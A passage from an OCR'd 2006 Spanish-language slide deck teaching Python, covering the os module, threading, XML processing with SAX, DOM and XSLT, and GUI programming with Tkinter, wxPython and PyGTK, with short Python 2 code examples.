    executeSQLCommand(cursor, "update eventos set fecha=" + str(time.time()*1000))
    rowSet = executeSQLCommand(cursor, "select * from EVENTOS where LOCALIZACION =
    %s",sys.argv[1])
    for row in rowSet:
        print row
    del cursor
```

Programación de sistemas

- Python permite la programación de sistema tanto accediendo a la API de Windows (http://www.python.org/windows/index.html) como a las llamadas al sistema de UNIX (módulo `os`)
- El módulo `os` nos da acceso a:
  - El entorno del proceso: `getcwd()`, `getgid()`, `getpid()`
  - Creación de ficheros y descriptores: `close()`, `dup()`, `dup2()`, `fstat()`, `open()`, `pipe()`, `stat()`, `socket()`
  - Gestión de procesos: `execle()`, `execv()`, `kill()`, `fork()`, `system()`
  - Gestión de memoria `mmap()`
  - En la documentación del módulo viene la disponibilidad de la función en diferentes sistemas
- El módulo `thread y threading` permite la creación de threads en Python

Gestión de Hilos - I

- Lanzando hilos con `thread`:

```
import thread
def f(nombre):
    print "hola mundo desde otro hilo, %s" % nombre
numero = thread.start_new_thread(f,('hola',)) #funcion, tupla con
    argumentos
#automáticamente se habrá lanzado
```

- Más tarde nació el módulo `threading` con una gestión de más alto nivel

Gestión de Hilos - II

- threading
  - Más similar a Java
  - Incluye mejores sistemas de sincronización

```
from threading import *
class MiHilo(Thread):
     def __init__(self,nombre):
          Thread.__init__(self)
          self.nombre = nombre
     def run(self):
          print “Hola %s”,self.nombre
m = MiHilo(“gente”)
m.start()
```

Gestión de Hilos - III

- Sincronización básica en threading

```
l = threading.Lock()
l.acquire()
#Cuando un hilo entra en acquire(), el resto de hilos que llamen al
    acquire del
#mismo lock se quedan bloqueados, hasta que alguien llame a release
l.release()

(threading/ejemplo-sincronizacion.py)
```

- dir(threading): Lock, Condition, Event, Semaphore…

python powered

¿Por qué usar XML?

- Un documento XML puede ser fácilmente procesado y sus datos manipulados
- Existen APIs para procesar esos documentos en Java, C, C++, Perl.. (y por supuesto Python)
- XML define datos portables al igual que Java define código portable

© 2006 – Pablo Orduña, Arkaitz Ruiz

Componentes documento XML

- Los documentos XML constan de:
  - Instrucciones de procesamiento (*processing instructions – PI*)
  - Declaraciones de tipo de documento
  - Comentarios
  - Elementos
  - Referencias a entidades
  - Secciones CDATA


© 2006 – Pablo Orduña, Arkaitz Ruiz

Ejemplo Documento XML

```
<?xml version="1.0"?>
<!DOCTYPE mensaje SYSTEM “labgroups.dtd">

<lab_group>
    <student_name dni=“44670523">
        Josu Artaza
    </student_name>
    <student_name dni=“44543211">
        Nuria Buruaga
    </student_name>
    <student_name dni=“23554521" tutor=“33456211">
        Inga Dorsman
    </student_name>
</lab_group>
```

XML Parsing



python powered

XML Parsing (cont)

- SAX
  - Define interfaz dirigido por eventos (*event-driven*) para el procesamiento de un documento XML
  - Definido por David Megginson y lista correo XML-DEV : http://www.megginson.com/SAX
- DOM
  - Provee una representación de un documento XML en forma de un árbol
  - Carga todo el documento XML en memoria
  - http://www.w3.org/DOM

© 2006 – Pablo Orduña, Arkaitz Ruiz

Simple API for XML: SAX

- Define un interfaz común implementado por muchos XML Parsers
- Es el estándar de-facto para procesamiento de XML basado en eventos
- SAX no es un parseador de XML
- SAX2 añade soporte para XML Namespaces
- La especificación de SAX 2.0/Java está en: http://www.megginson.com/SAX/Java/index.ht

python powered

Características de SAX

- Analizador o parser SAX:
  - Detecta cuándo empieza y termina un elemento o el documento, o un conjunto de caracteres, etc. (genera eventos)
  - Gestiona los espacios de nombres
  - Comprueba que el documento está bien formado
- Las aplicaciones necesitan implementar manejadores de los eventos notificados
- SAX lee secuencialmente de principio a fin, sin cargar todo el documento en memoria
- **Ventaja:** *eficiencia* en cuanto al tiempo y la memoria empleados en el análisis
- **Desventaja:** *no disponemos de la estructura en árbol* de los documentos

© 2006 – Pablo Orduña, Arkaitz Ruiz

¿Cómo funciona SAX?

XML Document		SAX Objects
<?xml version="1.0"?>	Parser	startDocument
<addressbook>	Parser	startElement
<person>		
<name>Diego Ipiña</name>	Parser	startElement & characters
<email>dipina@deusto.es</email>	Parser	startElement & characters
</person>	Parser	endElement
<person>	Parser	startElement
<name>Asier Perallos</name>	Parser	startElement & characters
<email>perallos@deusto.es</email>	Parser	startElement & characters
</person>	Parser	endElement
	Parser	endElement & endDocument
</addressbook>		

© 200 ... sto

Programación en XML con SAX

- Soporte para SAX en Python es ofrecido por el módulo `xml.sax` de la Python Library
- Define 2 métodos:
  - `make_parser([parser_list])`
    - Crea y devuelve un objeto SAX `XMLReader`
  - `parse(filename_or_stream, handler[, error_handler])`
    - Crea un parser SAX y lo usa para procesar el documento a través de un handler
- El módulo `xml.sax.xmlreader` define readers para SAX
- El módulo `xml.sax.handler` define manejadores de eventos para SAX: `startDocument`, `endDocument`, `starElement`, `endElement`

Ejemplo procesamiento SAX I

```
# xml/ElementCounterSAX.py
# Ejecutar: python ElementCounterSAX.py Cartelera.xml
import sys
from xml.sax import make_parser, handler
class ElementCounter(handler.ContentHandler):

    def __init__(self):
        self._elems = 0
        self._attrs = 0
        self._elem_types = {}
        self._attr_types = {}

    def startElement(self, name, attrs):
        self._elems = self._elems + 1
        self._attrs = self._attrs + len(attrs)
        self._elem_types[name] = self._elem_types.get(name, 0) + 1
        for name in attrs.keys():
            self._attr_types[name] = self._attr_types.get(name, 0) + 1
```

Ejemplo procesamiento SAX II

```
    def endDocument(self):
        print "There were", self._elems, "elements."
        print "There were", self._attrs, "attributes."

        print "---ELEMENT TYPES"
        for pair in  self._elem_types.items():
            print "%20s %d" % pair

        print "---ATTRIBUTE TYPES"
        for pair in  self._attr_types.items():
            print "%20s %d" % pair


parser = make_parser()
parser.setContentHandler(ElementCounter())
parser.parse(sys.argv[1])
```

W3C Document Object Model (DOM)

- Documentos XML son tratados como un árbol de nodos
- Cada elemento es un "nodo"
- Los elementos hijos y el texto contenido dentro de un elemento son subnodos
- W3C DOM Site: http://www.w3.org/DOM/

Características DOM

- Documento se carga totalmente en memoria en una estructura de árbol
- **Ventaja:** fácil acceder a datos en función de la jerarquía de elementos, así como modificar el contenido de los documentos e incluso crearlos desde cero.
- **Desventaja:** *coste* en tiempo y memoria que conlleva construir el árbol

W3C XML DOM Objects

- **Element** – un elemento XML
- **Attribute** – un attributo
- **Text** – texto contenido en un elemento o atributo
- **CDATAsection** – sección CDATA
- **EntityReference** – Referencia a una entidad
- **Entity** – Indicación de una entidad XML
- **ProcessingInstruction** – Una instrucción de procesamiento
- **Comment** – Contenido de un comentario de XML
- **Document** – El objeto documento
- **DocumentType** – Referencia al elemento DOCTYPE
- **DocumentFragment** – Referencia a fragmento de documento
- **Notation** – Contenedor de una anotación

Objetos relacionados con Nodos

- **`Node`** – un nodo en el árbol de un documento
- **`NodeList`** – una lista de objetos nodos
- **`NamedNodeMap`** – permite interacción y acceso por nombre a una colección de atributos

Documento XML como Árbol de Nodos

```
<?xml version="1.0" encoding="iso-8859-1"?>
<Peliculas>
    <Pelicula codigo='1' titulo='Lo que el viento se
  llevó'
                  director='Victor Fleming'
                  actores='Clark Gable, Vivien Leigh,
  Leslie Howard'/>
    <Pelicula codigo='2' titulo='Los Otros'
                  director='Alejandro Amenabar'
                  actores='Nicole Kidman'/>
    <Pelicula codigo="5" titulo="Malena"
                  director="Giuseppe Tornatore"
                  actores="Monica Bellucci, Giuseppe
  Sulfaro"/>
</Peliculas>
```

© 2006 – Pablo Orduña, Arkaitz Ruiz

Documento XML como Árbol de Nodos

Root

Películas

Película

...

Película

codigo=1

titulo='Lo que el viento se llevó'

diirector='Victor Fleming'

actores='Clark Gable, Vivien Leigh, Leslie Howard'

codigo=5

titulo='Malena'

diirector='Giuseppe Tornatore'

actores='Monica Bellucci, Giuseppe Sulfaro'

python powered

Procesando XML con DOM

- Python provee el módulo `xml.dom.minidom` que es una implementación sencilla de DOM
- El método `parse` a partir de un fichero crea un objeto DOM, el cual tiene todos los métodos y atributos estándar de DOM: `hasChildNodes()`, `childNodes`, `getElementsByTagName()`
- Para más información sobre procesamiento XML en Python ir a: http://pyxml.sourceforge.net/topics/
  - El módulo PyXML, que no viene en la distribución por defecto de Python, permite procesamiento un poco más sofisticado
    - http://pyxml.sourceforge.net/topics/

python powered

Ejemplo DOM I

```
# xml/ejemploDOM.py
# Ejecutar: python ejemploDOM.py Cartelera.xml

#!/usr/bin/env python
import xml.dom.minidom, sys
class Pelicula:
    def __init__(self, codigo, titulo, director, actores):
        self.codigo = codigo
        self.titulo = titulo
        self.director = director
        self.actores = actores

    def __repr__(self):
        return "Codigo: " + str(self.codigo) + " - titulo: " +
   self.titulo + " - director: " + self.director + " - actores: " +
   self.actores

class PeliculaDOMParser:
    def __init__(self, filename):
        self.dom = xml.dom.minidom.parse(filename)
        self.peliculas = []
```

python powered

Ejemplo DOM II

```
def getPeliculas(self):
    if not self.peliculas:
        peliculaNodes = self.dom.getElementsByTagName("Pelicula")
        numPelis = len(peliculaNodes)
        for i in range(numPelis):
            pelicula = peliculaNodes.item(i)
            # Recuperar los attributes de cada nodo Pelicula
            peliAttribs = pelicula.attributes
            codigo = peliAttribs.getNamedItem("codigo").nodeValue
            titulo = peliAttribs.getNamedItem("titulo").nodeValue
            director = peliAttribs.getNamedItem("director").nodeValue
            actores = peliAttribs.getNamedItem("actores").nodeValue

   self.peliculas.append(Pelicula(codigo,titulo,director,actores))
    return self.peliculas

if __name__ == '__main__':
    domParser = PeliculaDOMParser(sys.argv[1])
    for peli in domParser.getPeliculas():
        print peli
```

Extensible Style Language Transformations (XSLT) I

- Con la diversidad de lenguajes de presentación que hay (WML, HTML, cHTML) existen dos alternativas para desarrollar las aplicaciones:
  - Desarrollar versiones de los procesos de generación de presentación (JSP, ASP, CGI,..) para cada lenguaje.
  - Desarrollar solo una versión que genere XML y conversores de XML a los lenguajes de presentación.

python powered

Extensible Style Language Transformations (XSLT) II

- Dos partes:
  - Transformation Language (XSLT)
  - Formatting Language (XSL Formatting Objects)
- XSLT transforma un documento XML en otro documento XML
- XSLFO formatea y estiliza documentos en varios modos
- XSLT W3C Recommendation - http://www.w3.org/TR/xslt

python powered

Operaciones entre árboles en XSL

Input Tree (XML)

Output Tree (XHTML)

Book

XHTML

Title

Contents

Copyright

HEAD

BODY

Chapter

Section Break

Value of

Title

P

Heading

Topic

Copy

Chapter

Heading

Topic

Ventajas y desventajas de XSLT

- Ventajas:
  - No asume un único formato de salida de documentos
  - Permite *manipular* de muy diversas maneras un documento XML: reordenar elementos, filtrar, añadir, borrar, etc.
  - Permite *acceder a todo* el documento XML
  - XSLT es un *lenguaje XML*
- Desventajas:
  - Su *utilización* es más compleja que un lenguaje de programación convencional
  - *Consume* cierta memoria y capacidad de proceso → DOM detrás

Usando hojas de estilo XSLT

- Para crear una transformación XSL necesitamos:
  - El documento XML a transformar (`students.xml`)
  - La hoja de estilo que especifica la transformación (`students.xsl`)

Documento XML (students.xml)

```
<?xml version="1.0"?>
<course>
    <name id="csci_2962">Programming XML in Java</name>
    <teacher id=“di">Diego Ipiña</teacher>
    <student id=“ua">
        <name>Usue Artaza</name>
        <hw1>30</hw1>
        <hw2>70</hw2>
        <project>80</project>
        <final>85</final>
    </student>
    <student id=“iu">
        <name>Iñigo Urrutia</name>
        <hw1>80</hw1>
        <hw2>90</hw2>
        <project>100</project>
        <final>40</final>
    </student>
</course>
```

Hoja de estilo XSLT (students.xsl)

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0“
   xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="course">
    <HTML>
      <HEAD><TITLE>Name of students</TITLE></HEAD>
      <BODY>
        <xsl:apply-templates select="student"/>
      </BODY>
    </HTML>
  </xsl:template>
  <xsl:template match="student">
    <P><xsl:value-of select="name"/></P>
  </xsl:template>
</xsl:stylesheet>
```

Resultado de transformación

- (students.html)

```
<HTML>
  <HEAD> <TITLE>Name of students</TITLE>
  </HEAD>
  <BODY>
    <P>Usue Artaza</P>
    <P>Iñigo Urrutia</P>
  </BODY>
</HTML>
```

XSLT en Python

- Herramientas para procesamiento XSLT tools en Python:
  - http://uche.ogbuji.net/tech/akara/nodes/2003-01-01/python-xslt
- En la siguiente url podemos encontrar adaptaciones Python de las librerías de la toolkit Gnome en C Libxml y Libxslt:
  - http://xmlsoft.org/python.html (Linux)
  - http://users.skynet.be/sbi/libxml-python/ (Windows)
  - El ejemplo en la siguiente página ilustra el uso de esta librería

Ejemplo XSLT

```
# Instalar fichero libxml2-python-2.6.16.win32-py2.4.exe
# Ejecutar: python xsltexample.py Cartelera.xml Cartelera.xsl
    transform.html
import libxml2
import libxslt
import sys

if len(sys.argv) != 4:
    print 'Usage: python xsltexample <xml-file> <xslt-file>
   <output-file>'
    sys.exit(0)
else:
    styledoc = libxml2.parseFile(sys.argv[2])
    style = libxslt.parseStylesheetDoc(styledoc)
    doc = libxml2.parseFile(sys.argv[1])
    result = style.applyStylesheet(doc, None)
    style.saveResultToFilename(sys.argv[3], result, 0)
    style.freeStylesheet()
    doc.freeDoc()
    result.freeDoc()
```

Ejemplo XML (Cartelera.xml)

```
<?xml version="1.0" encoding="iso-8859-1"?>
<Cartelera>
   <Cine codigo='1' nombre='Coliseo Java' direccion='Avda. Abaro'
   poblacion='Portugalete'>
      <Pelicula codigo='1' titulo='Lo que el viento se llevo'
                director='Santiago Segura'
                actores='Bo Derek, Al Pacino, Robert Reford'>
         <Sesion>16:00</Sesion>
         <Sesion>19:30</Sesion>
         <Sesion>22:00</Sesion>
      </Pelicula>
      <Pelicula codigo='2' titulo='Los Otros'
                director='Alejandro Amenabar'
                actores='Nicole Kidman'>
         <Sesion>16:30</Sesion>
         <Sesion>19:45</Sesion>
         <Sesion>22:30</Sesion>
      </Pelicula>
   </Cine>
   ...
</Cartelera>
```

python powered

Ejemplo XSL (Cartelera.xsl)

```
<?xml version="1.0" encoding="iso-8859-1"?>
<xsl:stylesheet xmlns:xsl=http://www.w3.org/1999/XSL/Transform
   version="1.0">
    <xsl:output method="html"/>
        <xsl:template match="/">
            <html>
                <head>
                    <style type="text/css">
                        table {font-family: arial, 'sans serif';
   margin-left: 15pt;}
                        th,td {font-size: 80%;}
                        th {background-color:#FAEBD7}
                    </style>
                </head>
                <body>
                    <table border="1">
                        <xsl:apply-templates/>
                    </table>
                </body>
            </html>
        </xsl:template>
```

Ejemplo XSL (Cartelera.xsl)

```
<xsl:template match="Cartelera">
   <xsl:for-each select="Cine">
       <tr>
           <th><xsl:text>Cine</xsl:text></th>
           <th><xsl:text>Dirección</xsl:text></th>
           <th><xsl:text>Población</xsl:text></th>
           <th></th>
       </tr>
       <tr>
           <td><xsl:value-of select="./@nombre"/></td>
           <td><xsl:value-of select="./@direccion"/></td>
           <td><xsl:value-of select="./@poblacion"/></td>
           <td><xsl:text></xsl:text></td>
      </tr>
```

Ejemplo XSL (Cartelera.xsl)

```
<xsl:for-each select="Pelicula“>
     <tr>
         <th></th>
         <th><xsl:text>Película</xsl:text></th>
         <th><xsl:text>Director</xsl:text></th>
         <th><xsl:text>Actores</xsl:text></th>
     </tr>
     <tr>
       <td><xsl:text></xsl:text></td>
       <td><xsl:value-of select="./@titulo"/></td>
       <td><xsl:value-of select="./@director"/></td>
       <td><xsl:value-of select="./@actores"/></td>
   </tr>
```

Ejemplo XSL (Cartelera.xsl)

```
                    <tr>
                        <th></th>
                        <th></th>
                        <th><xsl:text>Sesión</xsl:text></th>
                        <th><xsl:text>Hora</xsl:text></th>
                    </tr>
                    <xsl:for-each select="Sesion">
                        <tr>
                            <td><xsl:text></xsl:text></td>
                            <td><xsl:text></xsl:text></td>
                            <td><xsl:value-of select="position()"/></td>
                            <td><xsl:value-of select="."/></td>
                        </tr>
                    </xsl:for-each>
                </xsl:for-each>
            </xsl:for-each>
        </xsl:template>
    </xsl:stylesheet>
```

python powered

Resultado XSL parsing

Mozilla

File Edit View Go Bookmarks Tools Window Help

file:///D:/temp/prueba.html

Home | Bookmarks | mozilla.org | Latest Builds

Yahoo! Mail - diego_lopina... | Node (Java 2 Platform SE... | XSL Tr

Cine	Dirección	Población	
Coliseo Java	Avda. Abaro	Portugalete	
	Película	Director	Actores
	Lo que el viento se llevó	Victor Fleming	Clark Gable, Vivien Leigh, Leslie Howard
		Sesión	Hora
		1	16:00
		2	19:30
		3	22:00
	Película	Director	Actores
	Los Otros	Alejandro Amenabar	Nicole Kidman
		Sesión	Hora
		1	16:30
		2	19:45
		3	22:30
Cine	Dirección	Población	
Serantes	Calle Lehendakari	Santurtzi	
	Película	Director	Actores
	Los Otros	Alejandro Amenabar	Nicole Kidman
		Sesión	Hora
		1	16:00
		2	19:00
		3	22:00
	Película	Director	Actores
	Matrix - Reloaded	Peter Svensson	Keanu Rives
		Sesión	Hora
		1	00:30
		2	16:30
		3	19:45
		4	22:30
	Película	Director	Actores
	X-Men II	George Lucas	Sandra Bullock, Wesley Snipes
		Sesión	Hora
		1	16:45
		2	19:45
		3	22:15
	Película	Director	Actores
	Malena	Giuseppe Tornatore	Monica Bellucci, Giuseppe Sulfaro
		Sesión	Hora
		1	16:30

Done

© 2006 – Pablo Orduña, Arkaitz Ruiz

Programación de GUIs I

- Tkinter es la GUI toolkit que por defecto viene con Python (http://www.python.org/doc/current/lib/module-Tkinter.html)
  - Basada en Tk, que empezó siendo una librería para el lenguaje Tcl, y múltiples lenguajes ahora tienen bindings
  - Es lenta pero su uso es muy sencillo
- Existen otras toolkits para generación de GUIs:
  - wxPython (http://www.wxpython.org/)
    - Apariencia nativa, basado en wxWidgets (multiplaforma), muy rápida
  - Pythonwin (http://www.python.org/windows/pythonwin/)
    - Solamente para Windows, usa directamente la API de Windows
  - PyGTK (http://www.pygtk.org/)
  - PyQt (http://www.riverbankcomputing.co.uk/pyqt/)

GUIs en Python - I

- Tenemos diversas librerías de widgets disponibles desde Python:
  - Tkinter
  - WxWidgets
  - PyGTK
  - PyQT
  - Pythonwin
  - ...

python powered

Tkinter

- Viene por defecto en el instalador de Python
- Multiplataforma (Lin,Win,Mac)
  - En Windows, la apariencia no es mala
  - En GNU/Linux no está encima de QT o GTK, sino diréctamente encima de las X, por lo que el resultado deja que desear
- Fácil de programar

Ejemplo Tkinter I

```
# gui/tk/tkinterwatch.py
from Tkinter import *
import time, sys

class StopWatch(Frame):
    """ Implements a stop watch frame widget. """

    def __init__(self, parent=None, **kw):
        Frame.__init__(self, parent, kw)
        self._start = 0.0
        self._elapsedtime = 0.0
        self._running = 0
        self.timestr = StringVar()
        self.makeWidgets()

    def makeWidgets(self):
        """ Make the time label. """
        l = Label(self, textvariable=self.timestr)
        self._setTime(self._elapsedtime)
        l.pack(fill=X, expand=NO, pady=2, padx=2)

    def _update(self):
        """ Update the label with elapsed time. """
        self._elapsedtime = time.time() - self._start
        self._setTime(self._elapsedtime)
        self._timer = self.after(50, self._update)

    def _setTime(self, elap):
        """ Set the time string to Minutes:Seconds:Hundreths """
        minutes = int(elap/60)
        seconds = int(elap - minutes*60.0)
        hseconds = int((elap - minutes*60.0 - seconds)*100)
        self.timestr.set('%02d:%02d:%02d' % (minutes, seconds, hseconds))
```

Ejemplo Tkinter II

```
    def Start(self):
        """ Start the stopwatch, ignore if running. """
        if not self._running:
            self._start = time.time() - self._elapsedtime
            self._update()
            self._running = 1

    def Stop(self):
        """ Stop the stopwatch, ignore if stopped. """
        if self._running:
            self.after_cancel(self._timer)
            self._elapsedtime = time.time() - self._start
            self._setTime(self._elapsedtime)
            self._running = 0

    def Reset(self):
        """ Reset the stopwatch. """
        self._start = time.time()
        self._elapsedtime = 0.0
        self._setTime(self._elapsedtime)


if __name__ == '__main__': root = Tk()
    sw = StopWatch(root)
    sw.pack(side=TOP)
    Button(root, text='Start', command=sw.Start).pack(side=LEFT)
    Button(root, text='Stop', command=sw.Stop).pack(side=LEFT)
    Button(root, text='Reset', command=sw.Reset).pack(side=LEFT)
    Button(root, text='Quit', command=sys.exit(0)).pack(side=LEFT)
    root.mainloop()
```

wxPython I

- Basado en `wxWidgets` toolkit
  - Maximiza la portabilidad
    - Windows, UNIX, Mac OS, PocketPC…
  - Look and feel nativo de cada plataforma
- Podemos crear los widgets gráficamente con `wxGlade`
- A veces se critica que el que tenga look and live nativo en cada plataforma implica que sea un subconjunto de todas ellas

wxPython II

- En wxPython todas las clases están definidas dentro del módulo `wx`
- Para crear una aplicación en wxPython hay que crear una clase que deriva de `wx.App` y sobreescribe el método `OnInit`
- Toda aplicación está formada al menos de un `Frame` o un `Dialog`
- Los marcos pueden contener otros paneles, barras de menús y herramientas (`MenuBar` y `ToolBar`) y línea de estado (`StatusBar`)

wxPython III

- Los marcos y diálogos contienen controles: `Button`, `CheckBox`, `Choice`, `ListBox`, `RadioBox` y `Slider`, ...
- Existen diálogos predefinidos: `MessageDialog` o `FileDialog`
- A través del programa `wxPython\demo\demo.py` se pueden ver demos
  - Vienen acompañadas de código fuente

© 2006 – Pablo Orduña, Arkaitz Ruiz

Ejemplo wxPython I

```
#!/usr/bin/env python
# gui/wxPythonSemanaESIDE.py
__author__ = "Diego Ipiña <dipina@eside.deusto.es>"

import wx

class Frame(wx.Frame):
    """Clase frame que visualiza una imagen."""

    def __init__(self, image, parent=None, id=-1,
                 pos=wx.DefaultPosition, title='¡Hola, semaneros
   ESIDE!'):
        """Crea un Frame y visualiza imagen."""
        temp = image.ConvertToBitmap()
        size = temp.GetWidth(), temp.GetHeight()
        wx.Frame.__init__(self, parent, id, title, pos, size)
        self.bmp = wx.StaticBitmap(parent=self, id=-1, bitmap=temp)
```

Ejemplo wxPython II

```
class App(wx.App):
    """Clase aplicación.""“
    def __init__(self):
        wx.App.__init__(self)
    def OnInit(self):
        wx.InitAllImageHandlers()
        image = wx.Image('semanaeside.jpg', wx.BITMAP_TYPE_JPEG)
        self.frame = Frame(image)
        self.frame.Show()
        self.SetTopWindow(self.frame)
        return True

def main():
    app = App()
    app.MainLoop()

if __name__ == '__main__':
    main()
```

wxGlade

- No siempre es necesario (o conveniente) crear de manera programática las interfaces en wxPython.
  - Hay herramientas que nos ayudarán a generar el código wxPython correspondiente:
    - wxGlade (http://wxglade.sourceforge.net/)

PyGTK

- Basada en las populares GTK+
- Multiplataforma:
  - Nativamente en GNU/Linux, se integra bien en Windows, funciona en Mac OS
- Librería muy completa
- Herramienta Glade para diseñar los interfaces de manera gráfica

Programando con PyGTK - I

- Demo:
  - `pygtk-demo.py`
    - En Ubuntu Dapper, paquete `python2.4-gtk`
    - `$ python /usr/share/doc/python2.4-gtk2/examples/pygtk-demo.py`
  - Nos muestra una demo de los controles básicos, cómo usarlos, y el código correspondiente

python powered

Programando en PyGTK - II

- El bucle de eventos
- En GTK+ tendremos que:
  - Llamar a `gtk_init`
    - Después inicializamos todos los widgets
  - Llamar a `gtk_main`
    - El programa se queda bloqueado en este punto
  - Llamar a `gtk_main_quit`
    - Le llamaremos desde un evento, al terminar el evento saldremos de la función `gtk_main`


Programando en PyGTK - III

Pseudocódigo:

```
mi_callback:
    gtk_main_quit()

gtk_init()
crearVentanaPrincipal()
añadirWidgetsALaVentana()
añadirCallbackAlCerrarVentana(mi_callback)
gtk_main()
```

Programando en PyGTK - IV



- En PyGTK, no hace falta llamar a `gtk_init`, está implícito al importar `gtk`
- El módulo `gtk` tiene los métodos:
  - `gtk.main()`
  - `gtk.main_loop()`

Programando en PyGTK - V

```
#gui/gtk/gtk1.py
import gtk
def metodo(*args):
        print "Entro en gtk.main_quit"
        gtk.main_quit()
        print "Salgo de gtk.main_quit"

win = gtk.Window()
win.connect("delete_event",metodo)
win.show()

print "Entro en gtk.main"
gtk.main()
print "Salgo de gtk.main"
```

Programando en PyGTK - VI

- Creando ventanas: gtk.Window
  - w = gtk.Window()
    - w.fullscreen()   #fullscreen
    - w.maximize()   #maximiza
    - w.iconify()   #minimiza
    - w.deiconify()   #restaura
    - w.set_title(“titulo”)   #título

Programando en PyGTK - VII

- Podemos añadir un widget a la ventana
  - Label, Button, Entry…

```
#gtk2.py
import gtk

def metodo(*args):
        gtk.main_quit()

win = gtk.Window()
win.set_title("Otra ventana")
l = gtk.Label("Hola mundo")
win.add(l)
win.show_all()
win.connect("delete_event",metodo)

gtk.main()
```

Programando en PyGTK - VIII

- Sólo podemos añadir un widget a la ventana
  - Para añadir varios widgets necesitamos `boxes`, que agrupan varios widgets:
    - `VBox` verticalmente
    - `HBox` horizontalmente
    - `Table` para una tabla de widgets
- Ver `gtk3.py`

Programando en PyGTK - IX

- Eventos:
  - Para conectar una función a un evento, utilizaremos:

    ```
    el_widget.connect('nombre_evento',funcion)
    ```

  - Eventos comunes:
    - `Window`: `delete_event`: Al cerrar ventana
    - `Entry`: `activate`: Al pulsar intro en un `entry`
    - `Button`: `clicked`: Al pulsar el botón
- Ver `gtk4.py`

Programando en PyGTK - X

- Imágenes: `gtk.Image`

```
import gtk

def salir(*args):
        gtk.main_quit()

w = gtk.Window()
w.connect('delete_event',salir)
img = gtk.Image()
img.set_from_file("ghost.jpg")
w.add(img)
w.show_all()

gtk.main()
```

Programando en PyGTK - XI

- Utilizando GDK
  - GDK es el Graphical Development Kit, que nos permitirá llevar a cabo muchas más cosas
    - Sólo hay que echar un vistazo a la documentación al espacio de nombres GDK para ver la cantidad de posibilidades que nos da
- Creando un área para dibujar:
- gtk.drawing_area tiene varios eventos heredados de gtk.Widget, como:
  - configure_event: es llamado cuando se modifica el tamaño del Widget
  - expose_event: es llamado cuando se tiene que redibujar al menos una parte del widget
- Ver imagenes/imagenes4.py

Programando en PyGTK - XII

- Un widget muy usado es el `TreeView`
  - Permite mostrar listas de datos
  - Permite además mostrar árboles
- El `TreeView` sólo se encarga de lo que es el widget que se ve, no del contenido del mismo
- Para el contenido, debe utilizar un `gtk.TreeModel`, como `ListStore` (para listas) o `TreeStore` (para árboles)
- Ver `treeviews/lista.py` y `treeviews/arbol.py`

Glade - I

- Programar lo anterior está bien:
  - En momentos en los que necesitemos generar dinámicamente widgets
  - Aprender y entender cómo funciona PyGTK
- Sin embargo, puede:
  - Cansar
  - Resultar dificil
  - Añadir código innecesario al programa

Glade - II

- Para evitarlo está Glade
  - Herramienta interactiva para diseño de GUIs con `GTK+` y `Gnome`
  - Guarda en un `.glade` (XML) el diseño del interfaz gráfico del programa
  - Nuestra aplicación dinámicamente cargará el .glade y generará los widgets
  - Si queremos acceder a un widget concreto:

```
mi_glade.get_widget(“nombre_widget”)
```

  - Además, permite manejar señales, de manera que podemos asignar a qué funciones se llamará para capturar qué señal:

```
mi_glade.signal_autoconnect({
                'hago_click':funcion_hago_click,
                'salir':funcion_salir
        })
```

  - Ver `glade/glade1.py`

Más sobre el lenguaje

